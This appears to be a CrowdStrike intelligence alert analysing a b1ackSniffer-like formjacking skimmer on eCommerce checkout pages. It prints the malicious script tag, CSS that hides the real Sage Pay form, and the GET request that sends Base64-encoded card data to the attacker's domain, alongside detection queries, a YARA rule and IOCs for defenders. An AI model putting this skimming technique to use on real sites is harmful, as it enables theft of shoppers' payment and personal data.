Intelligence Alert

CSA-240445

Formjacking JavaScript Similar to BlackSniffer Identified In the Wild

CROWDSTRIKE INTELLIGENCE

CROWDSTRIKE

This report is provided for situational awareness and network defense purposes only. DO NOT conduct searches on, communicate with, or engage any individuals, organizations, or network addresses identified in this report. Doing so may put you or your employer at risk and jeopardize any ongoing investigation efforts.

COPYRIGHT 2024

Formjacking JavaScript Similar to B1ackSniffer Identified In the Wild

Publish Date: 16 April 2024

Summary

In July 2023, Malware-as-a-Service vendor *b1ack* sold *b1ackSniffer* V2.0 on XSS forums for $2,500 USD. Despite its limited features and high price, *b1ackSniffer* v2.0 has been used in the wild (ITW) since October 2023 to compromise various eCommerce sectors. In January 2024, *b1ackSniffer* V3.0 emerged ITW, leveraging Google Tag Manager (CSA-240002).

On 12 April 2024, CrowdStrike Intelligence observed a likely earlier *b1ackSniffer* version that remains active ITW. The web server collecting personally identifiable information (PII) runs PHP rather than Python's Django library. This earlier *b1ackSniffer* version lacks defense-evasion capabilities, such as debugger evasion, and leverages assets from the Sage Pay[1] payment-processing service to make the malicious credit card form appear benign; *b1ackSniffer* V2.0 leverages premade forms, increasing the likelihood that the malware will be visually identified by the victim.

Details

The following sections provide a detailed analysis of the identified similarities between *b1ackSniffer* v2.0 and the earlier version.

Analysis

The malicious formjacking JavaScript (JS) (SHA256 hash: `d2870460c1a564f2436fa9269e49b9c07410a2473278e0212de928d945fb5bba`) is added as a `script` tag to the infected eCommerce website's document body (Figure 1).

```
<script id="lHhypIDA" src="https[:]//cdn-webanalytics[.]com/style/js/ver87.embed.min.js"></script>
```

Figure 1. Exemplar Formjacking Script HTML Body Script Tag

Once loaded by the victim's browser, the exemplar formjacking JS checks whether the URL contains the string `checkout/shipping`, which indicates the victim's browser is on the checkout page. If the victim is on the checkout page, the formjacking JS collects PII using a unique identifier[2] for each field the victim enters. In this case, the PII includes the victim's user agent[3], name, contact information, and location (Table 1).

[1] https[:]//en.wikipedia[.]org/wiki/Opayo
[2] https[:]//developer.mozilla[.]org/en-US/docs/Web/CSS/ID_selectors
[3] https[:]//developer.mozilla[.]org/en-US/docs/Web/HTTP/Headers/User-Agent

Copyright 2024

JSON Key(s)	Description
`user_agent`	Victim browser's user agent
`title, firstname, lastname, email, phone, mobile, postcode`	Victim contact information
`str1, str2, city, county, country`	Victim's primary and secondary address (`str1` and `str2`, respectively), including the county and country

Table 1. Formjacker JSON Key

If optional fields are not populated with the victim's PII, the exemplar formjacking JS sets the JSON key's default value to the string `Not found`.

After collecting the victim's PII as a JSON string, the exemplar formjacking JS attempts to appear benign by storing the JSON string that uses local storage[4] under the name `bill`.

Next, if the exemplar formjacking JS collects any PII outlined in Table 1 and the path contains `checkout/sagepay`, the legitimate payment form is hidden using the Cascading Style Sheets (CSS) code provided in Figure 2.

```
.payment-gateway iframe:not(#f98sd621) {
   display: none !important;
}
```

Figure 2. Formjacking JS CSS Used to Hide Legitimate Sage Pay Payment Form

Once the legitimate Sage Pay checkout form has been hidden from the victim, the formjacking JS Base64-decodes the malicious form to replace the legitimate form. The malicious form asks for the victim's name, credit card number, credit card expiration date, and card verification code (CVC) (Figure 3).

[4] https[:]//developer.mozilla[.]org/en-US/docs/Web/API/Window/localStorage

Copyright 2024



Figure 3. Exemplar Formjacking JS Malicious Form Using Sage Pay Assets

In this case, the victim will not likely be concerned about the security of their credit card transaction, as the exemplar formjacking JS requests image assets from Sage Pay (`assets.sagepay[.]com`) to make the replaced form appear benign.

If the victim enters their credit card information, the data provided in Table 1 along with the credit card number, expiration date, and CVC are stored as a JSON string using local storage. The exemplar formjacking JS then exfiltrates the resulting JSON string to the command-and-control (C2) server by performing an HTTP `GET` request to `cdn-webanalytics[.]com` (Figure 4).

```
GET /g.php?rnd=<random-integer>&data=<base64-json-form-data>&loc=<base64-form-url>
Host: cdn-webanalytics[.]com
```

Figure 4. Formjacking JS Credit Card Exfiltration

Similar to *b1ackSniffer*, the exemplar formjacking JS uses a `data` URL parameter that contains Base64-encoded credit card information and form data. The URL parameter `loc` also represents the URL associated with the collected form data; however, the `rnd` URL parameter (which is a random integer, as evidenced by this formjacking JS) was not previously observed.

The exemplar formjacking JS and *b1ackSniffer* differ in several ways, including the following:

- To attempt to bypass Cross-Origin Resource Sharing (CORS), the formjacking JS exfiltrates credit card

Copyright 2024

information by using an `XMLHTTPRequest` object rather than an `Image` object[5].

- The formjacking JS collects only targeted form data
- Both *b1ackSniffer* and the exemplar formjacking JS represent the current page where the credit card data was collected using the `loc` URL parameter; however, the value of the exemplar formjacking JS is Base64-encoded, whereas *b1ackSniffer*'s is not
- The exemplar formjacking JS appears to use PHP—as evidenced by the URL containing `g.php`—whereas *b1ackSniffer* uses the Python-based web framework Django
- Compared to *b1ackSniffer*, the exemplar formjacking JS does not have defense-evasion capabilities, such as checking the User-Agent for bots or checking whether the malware is being debugged

Additionally, URLs leading to the exemplar formjacking JS contain version numbers and masquerade as minified JS files (Figure 5).[6]

```
https[:]//cdn-webanalytics[.]com/style/js/ver82.embed.min.js
https[:]//cdn-webanalytics[.]com/style/js/ver87.embed.min.js
https[:]//cdnwebanalytics[.]com/style/js/ver87.embed.min.js
https[:]//cdnwebanalytics[.]com/style/js/ver82.embed.min.js
```

Figure 5. Exemplar Formjacking JS Versions Embedded in URLs

Despite these differences, CrowdStrike Intelligence observed updates to the exemplar formjacking JS (SHA256 hash: `1f0cc47956eac789b3a10d568130a02664a081074c53544f20ce2a52b12add14`), which exfiltrates PII to the similar domain `cdnwebanalytics[.]com`. This formjacking JS contains significant overlaps with previous *b1ackSniffer* versions (CSIT-24043),. including the following:

- Use of the `Image` JS object to send HTTP `GET` requests
- Use of the Base64-encoded `loc` URL parameter
- Use of JSON-js[7]
- Use of Nginx as a web server
- Defense evasion for developer tools and bots
- Use of redirects to Google Analytics

The updated exemplar formjacking JS (SHA256 hash: `1f0cc47956eac789b3a10d568130a02664a081074c53544f20ce2a52b12add14`) is hosted on the domain `cdnwebanalytics[.]com` and communicates with `cdnwebanalytics[.]com`, whereas the previously mentioned *b1ackSniffer* sample (SHA256 hash: `d2870460c1a564f2436fa9269e49b9c07410a2473278e0212de928d945fb5bba`) is hosted on

[5] https[:]//developer.mozilla[.]org/en-US/docs/Web/HTTP/CORS
[6] https[:]//www.cloudflare[.]com/learning/performance/why-minify-javascript-code/
[7] https[:]//github[.]com/douglascrockford/JSON-js/blob/master/json2.js

Copyright 2024

`cdnwebanalytics[.]com` but communicates with `cdn-webanalytics[.]com`. The domains `cdnwebanalytics[.]com` and `cdn-webanalytics[.]com` were registered in late October 2023, while the *b1ackSniffer* domain `webform-static[.]com` was registered in late August 2023. The MaaS vendor *b1ack* initially advertised *b1ackSniffer* v2.0 on the underground forum XSS in mid-July 2023.

Assessment

The exemplar formjacking JS is likely an earlier *b1ackSniffer* version. This assessment is made with high confidence based on the similar URL parameters and updates to the exemplar formjacking JS that included code and infrastructure overlaps with *b1ackSniffer*. The exemplar formjacking JS domains were registered in late August 2023 and mid-October 2023 after *b1ack* advertised *b1ackSniffer* V2.0 in mid-July 2023 on the underground forum XSS.

Additionally, the analyzed samples highlight the continued improvement to *b1ackSniffer* capabilities, suggesting an earlier *b1ackSniffer* version was active ITW during the same time *b1ack* advertised *b1ackSniffer* V2.0 on XSS. The exemplar domains still host the *b1ackSniffer* formjacking JS as of this writing.

Recommendations

To protect against the activity described in this Alert, CrowdStrike Intelligence recommends the following measures:

- Ensure secure CORS and Content Security Policies (CSPs) are implemented on eCommerce websites to prevent data from being exfiltrated to unauthorized sites
- Hunt for *b1ackSniffer* HTTP requests containing the `rnd` URL parameter
- Hunt for suspicious HTTP requests ending in generic minified names such as `ver<number>.embed.min.js`
- Hunt for suspicious scripts by inspecting rendered HTML on eCommerce checkout pages
- Hunt for hidden payment forms, as the `display:none` CSS could indicate a legitimate payment form has been replaced with a malicious form

Appendix

Falcon LogScale Queries

The following Falcon LogScale query identifies *b1ackSniffer* HTTP requests:

```
// Detects b1ackSniffer Data Exfiltration
#event_simpleName = HttpRequest
| HttpPath = /^\/(getInjector|getInjectorev2|g\.php\?rnd=)/i
```


Copyright 2024

The following Falcon LogScale query identifies suspiciously named minified JS files in HTTP requests:

```
#event_simpleName = HttpRequest
| HttpPath = /ver[0-9]+\.embed\.min\.js$/i
```

YARA Rules

The following updated YARA rule can detect *b1ackSniffer*:

```
rule CrowdStrike_CSA_231829_01 : b1ack_sniffer b1acksniffer b_1ack_sniffer formjacking
{
    meta:
        copyright = "(c) 2024 CrowdStrike Inc."
        description = "Patterns found in B1ackSniffer"
        reports = "CSA-231829,CSA-240002,CSA-240445,CSIT-24033,CSIT-24043"
        version = "202404120952"
        last_modified = "2024-04-12"
        malware_family = "B1ackSniffer"
    strings:
        $url_0_0       = "\"aHR0cH"
        $url_0_1       = "'aHR0cH"
        $url_0_2       = "#gateLink#"
        $url_1_0       = "`WyJ3c3M6"
        $url_1_1       = "'WyJ3c3M6"
        $url_1_2       = "\"WyJ3c3M6"
        $count_0       = "Math.random()"
        $cc_0          = "card"
        $cc_1          = "expiry"
        $cc_2          = "cvc"
        $cc_3          = "cvv"
        $html_base64_0 = "PCFET0NUWVBFIGh0bWw+"
        $messaging_0   = "setname | "
        $param_0_0     = "loc=\""
        $param_0_1     = "loc='"
        $param_0_2     = "loc=http"
        $param_1_0     = "data=\""
        $param_1_1     = "data='"
        $param_2_0     = "?link="
        $img_0         = "new Image"
        $img_1         = "IMG"
        $websocket_0   = "WebSocket("
    condition:
        filesize < 256KB
        // b1ackSniffer Alpha
        and (
```


Copyright 2024

```
        1 of ($url_0_*)
        and #count_0 == 1
        and $html_base64_0
        and (
        $html_base64_0
        or $messaging_0
        )
        and 3 of ($cc_*)
        )
        or (
        // b1ackSniffer V2.0
        1 of ($url_0_*)
        and 1 of ($param_0_*)
        and 1 of ($param_1_*)
        and 1 of ($img_*)
        )
        or (
        // b1ackSniffer V3.0
        1 of ($url_1_*) and
        1 of ($websocket_*) and
        1 of ($param_2_*)
        )
}
```

Indicators of Compromise (IOCs)

Description	Indicator
b1ackSniffer formjacking JS SHA256 hash	d2870460c1a564f2436fa9269e49b9c07410a2473278e0212de928d945fb5bba
b1ackSniffer domain	cdn-webanalytics[.]com
b1ackSniffer formjacking JS SHA256 hash	1f0cc47956eac789b3a10d568130a02664a081074c53544f20ce2a52b12add14
b1ackSniffer domain	cdnwebanalytics[.]com
b1ackSniffer URL	https[:]//cdnwebanalytics[.]com/style/js/ver82.embed.min.js
b1ackSniffer formjacking JS SHA256 hash	e8346904a9d9db5cf1a3580abbe6006c19aecc749993d23953382bbb85e42b04
b1ackSniffer domain	webform-static[.]com

Copyright 2024

b1ackSniffer URL	`https[:]//webform-static[.]com/style/js/ver82.embed.min.js`

Table 2. Formjacking JS IOCs

MITRE ATT&CK

Tactic	Technique	Observable
Reconnaissance	T1592 - Gather Victim Host Information	Collects victim's user agent
Exfiltration	T1020 - Automated Exfiltration	Automatically collects and exfiltrates PII, including credit cards

Table 3. b1ackSniffer MITRE ATT&CK Mapping

Copyright 2024